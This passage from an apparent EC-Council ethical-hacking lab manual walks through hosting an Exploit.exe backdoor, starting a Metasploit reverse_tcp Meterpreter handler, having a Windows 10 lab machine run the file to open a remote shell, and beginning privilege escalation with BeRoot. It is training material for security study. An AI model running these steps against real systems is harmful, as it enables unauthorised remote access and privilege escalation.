11. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
12. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
13. Type **service apache2 start** and press **Enter** to start the Apache server.




Figure 2.1.6: Copying the Exploit.exe backdoor file

TASK 1.3

Perform Exploitation

14. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
16. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
    - Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.7: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.




Figure 2.1.8: Exploit the windows 8machine

TASK 1.4

Run the Exploit

18. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin/Pa$$w0rd**.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
20. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 2.1.9: Downloading malicious exe file on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
22. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




Figure 2.1.10: Malicious file successfully downloaded

23. An **Open File – Security Warning** window appears; click **Run**.




Figure 2.1.11: Security warning on executing the exe file

24. Leave the **Windows 10** virtual machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Establish a Session

25. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
26. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.1.12: Meterpreter Session Launched

27. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.




Figure 2.1.13: Viewing the Current User ID

28. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
29. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
30. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Escalate Privileges using BeRoot Tool

31. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
32. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




Figure 2.1.14: Select Networkassas

33. The **Network** window appears; press **Ctrl+L**. A **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access the **Windows 10** shared folders.

